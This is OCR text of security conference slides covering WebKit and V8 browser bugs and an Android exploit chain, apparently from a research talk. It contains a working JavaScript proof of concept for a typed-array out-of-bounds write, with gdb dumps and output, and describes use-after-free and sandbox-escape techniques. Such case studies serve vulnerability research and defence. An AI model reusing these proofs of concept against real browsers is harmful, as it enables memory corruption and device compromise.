
```
ALWAYS_INLINE void JSStringJoiner::append(ExecState& state, JSValue value)
{
    if (value.isCell()) {
        if (value.asCell()->isString()) {
            append(asString(value)->viewWithUnderlyingString(state));
            return;
        }
        append(value.toString(&state)->viewWithUnderlyingString(state));
        return;
    }
```

By redefining toString method and make the array bigger, we can free the original butterfly, filling controllable data, leaving the cached butterfly pointer to trigger UAF

CVE-????-????: misc issue case study


- Found by KeenLab in Feb, as Pwn2Own safari exploit
  - But fixed by Apple internally before Pwn2Own ☹

Object.preventExtensions doesn’t take typedarray as consideration, it arrayifies the typedarray




```
var array = new Int32Array(0);
Object.preventExtensions(array);
array.buffer;
var array2 = new Int32Array(0);
array2.buffer;
var array3 = new Int32Array(0);
array3.buffer;
var array4 = new Array(5);
array4[0] = 3.14159;
debug(array4.length);
array[0] = 0x4ffff;
debug(array4.length);
```

CVE-????-????: misc issue case study




```
bool JSObject::preventExtensions(JSObject* object, ExecState* exec)
{
    ...
    VM& vm = exec->vm();
    object->enterDictionaryIndexingMode(vm);
    object->setStructure(vm, Structure::preventExtensionsTransition(vm, object->structure(vm)));
    return true;
}
```



```
void JSObject::enterDictionaryIndexingMode(VM& vm)
{
    switch (indexingType()) {
    case ALL_BLANK_INDEXING_TYPES:
    case ALL_UNDECIDED_INDEXING_TYPES:
    case ALL_INT32_INDEXING_TYPES:
    case ALL_DOUBLE_INDEXING_TYPES:
    case ALL_CONTIGUOUS_INDEXING_TYPES:
        enterDictionaryIndexingModeWhenArrayStorageAlreadyExists(vm, ensureArrayStorageSlow(vm));
        break;
    ...
    }
}
```


Now the arrayified typedarray has arraystorage

CVE-????-????: misc issue case study



```
var array = new Int32Array(0);
Object.preventExtensions(array);
array.buffer;
var array2 = new Int32Array(0);
array2.buffer;
var array3 = new Int32Array(0);
array3.buffer;
var array4 = new Array(5);
array4[0] = 3.14159;
debug(array4.length);
array[0] = 0x4ffff;
debug(array4.length);
```


By visiting Array.buffer, an ArrayBuffer will be allocated



```
    union {
        struct {
            uint32_t publicLength;
            uint32_t vectorLength;
        } lengths;

        struct {
            ArrayBuffer* buffer;
        } typedArray;
    } u;
} ? end IndexingHeader ? ;
```

CVE-????-????: misc issue case study

- TypedArray indexing type is NonArray, but arrayifying made it ArrayStorage indexing type
- We allocated an ArrayBuffer, which are publicLength and vectorLength in Array indexing mode




```
(gdb) x/10xg 0x00007ffff4015488-8
0x7ffff4015480: 0x00007ffff41d58a0
0x7ffff4015490: 0x0000000000000000
0x7ffff40154a0: 0x0000000000000000
0x7ffff40154b0: 0x0000000000000000
0x7ffff40154c0: 0x0000000000000000
```


```
(gdb) x/10xg 0x00007ffff4015488-8
0x7ffff4015480: 0x00007ffff41d58a0
0x7ffff4015490: 0x0000000000000000
0x7ffff40154a0: 0x0000000000000000
0x7ffff40154b0: 0x0000000000000000
0x7ffff40154c0: 0x0000000000000000
```

CVE-????-????: misc issue case study

- We made butterfly capacity bigger than expected, causing OOB write



```
var array = new Int32Array(0);
Object.preventExtensions(array);
array.buffer;
var array2 = new Int32Array(0);
array2.buffer;
var array3 = new Int32Array(0);
array3.buffer;
var array4 = new Array(5);
array4[0] = 3.14159;
debug(array4.length);
array[0] = 0x4ffff;
debug(array4.length);
```



```
--> 5
--> 327679
```

iOS sandbox hardening

- Evolve from 2013 to 2016
  - Switched to WebKit2 architecture (mobilesafari stays single process mode longer than OS X safari)
  - More restrictive sandbox for WebContent process than before
  - More sandbox profile (like sandboxing the AppStore from iOS 9)
  - Sandbox profile hardening (e.g avoiding using wildcard to allow too much stuff)
  - Entitlement (IOHID entitlement is needed to open IOHID drivers)

Part 2: Android Hacking

TL;DR: How we pwned newest Nexus6P with N


- Three bugs forms a complete exploit chain
  - One V8 bug to compromise the renderer
  - One IPC bug to escape sandbox
  - One bug in gapps allows app install
- Google response very quickly
  - V8 and IPC bug fixed in midnight of 10.26 (CVE-2016-5197 and CVE-2016-5198)
  - Gapp update pushed in 10.27 (CVE pending)
- Also affects all apps using webview/chromium

History of classical Chrome exploits

- MWR Labs, Pwn2Own 2013
  - Type-confusion in webkit
  - Arbitrary zero write in IPC::OnContentBlocked
- Pinkie Pie, Mobile Pwn2Own 2013
  - Runtime_TypedArrayInitializeFromArrayLike for renderer code execution
  - Arbitrary free in ClipboardHostMsg_WriteObjectsAsync
- Geohot in Pwnium 4
  - Property redefinition lead to OOB read/write in renderer
  - Spoof IPC Message to vulnerable extension in privileged domain
- Lokihart in Pwn2Own 2015
  - TOCTOU in GPU process sharedmemory


Case study: CVE-2016-1646

- V8 Array.concat redefinition out-of-bounds in Pwn2Own 2016
- Reported by Wen Xu from KeenLab



```
b = new Array(10);
b[0] = 0.1; <-- Note that b[1] is a hole!
b[2] = 2.1;
b[3] = 3.1;

